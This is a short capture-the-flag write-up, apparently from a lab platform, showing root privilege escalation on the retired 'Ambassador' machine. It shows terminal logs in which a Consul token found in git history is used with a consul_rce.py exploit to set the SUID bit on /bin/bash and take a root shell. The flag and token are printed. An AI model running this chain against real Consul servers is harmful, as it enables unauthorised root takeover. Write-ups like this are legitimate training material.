
PrivESC to ROOT



```
developer@ambassador:/tmp$ python3 consul_rce.py
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]
consul_rce.py: error: the following arguments are required: -th/--target_host, -tp/--target_port, -c/--command
developer@ambassador:/tmp$ cd /opt/my-app
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$ cd /tmp
developer@ambassador:/tmp$ python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "chmod u+s /bin/bash"
[+] Check xhxhvghtxukiscl created successfully
[+] Check xhxhvghtxukiscl deregistered successfully
developer@ambassador:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
developer@ambassador:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
6ee1f24b2e76c1269ebca2ce04a6ea94
bash-5.0#
```

Continuing with the execution of exploit `consul_rce.py`

```
1. developer@ambassador:/tmp$ python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "chmod u+s /bin/bash"
[+] Check xhxhvghtxukiscl created successfully
[+] Check xhxhvghtxukiscl deregistered successfully
2. developer@ambassador:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
3. developer@ambassador:/tmp$ bash -p
4. bash-5.0# whoami
root
5. bash-5.0# cat /root/root.txt
6ee1f24b2e76c1269ebca2ce04a6ea94
```


Ambassador has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#5756	02 Jan 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Pwn3d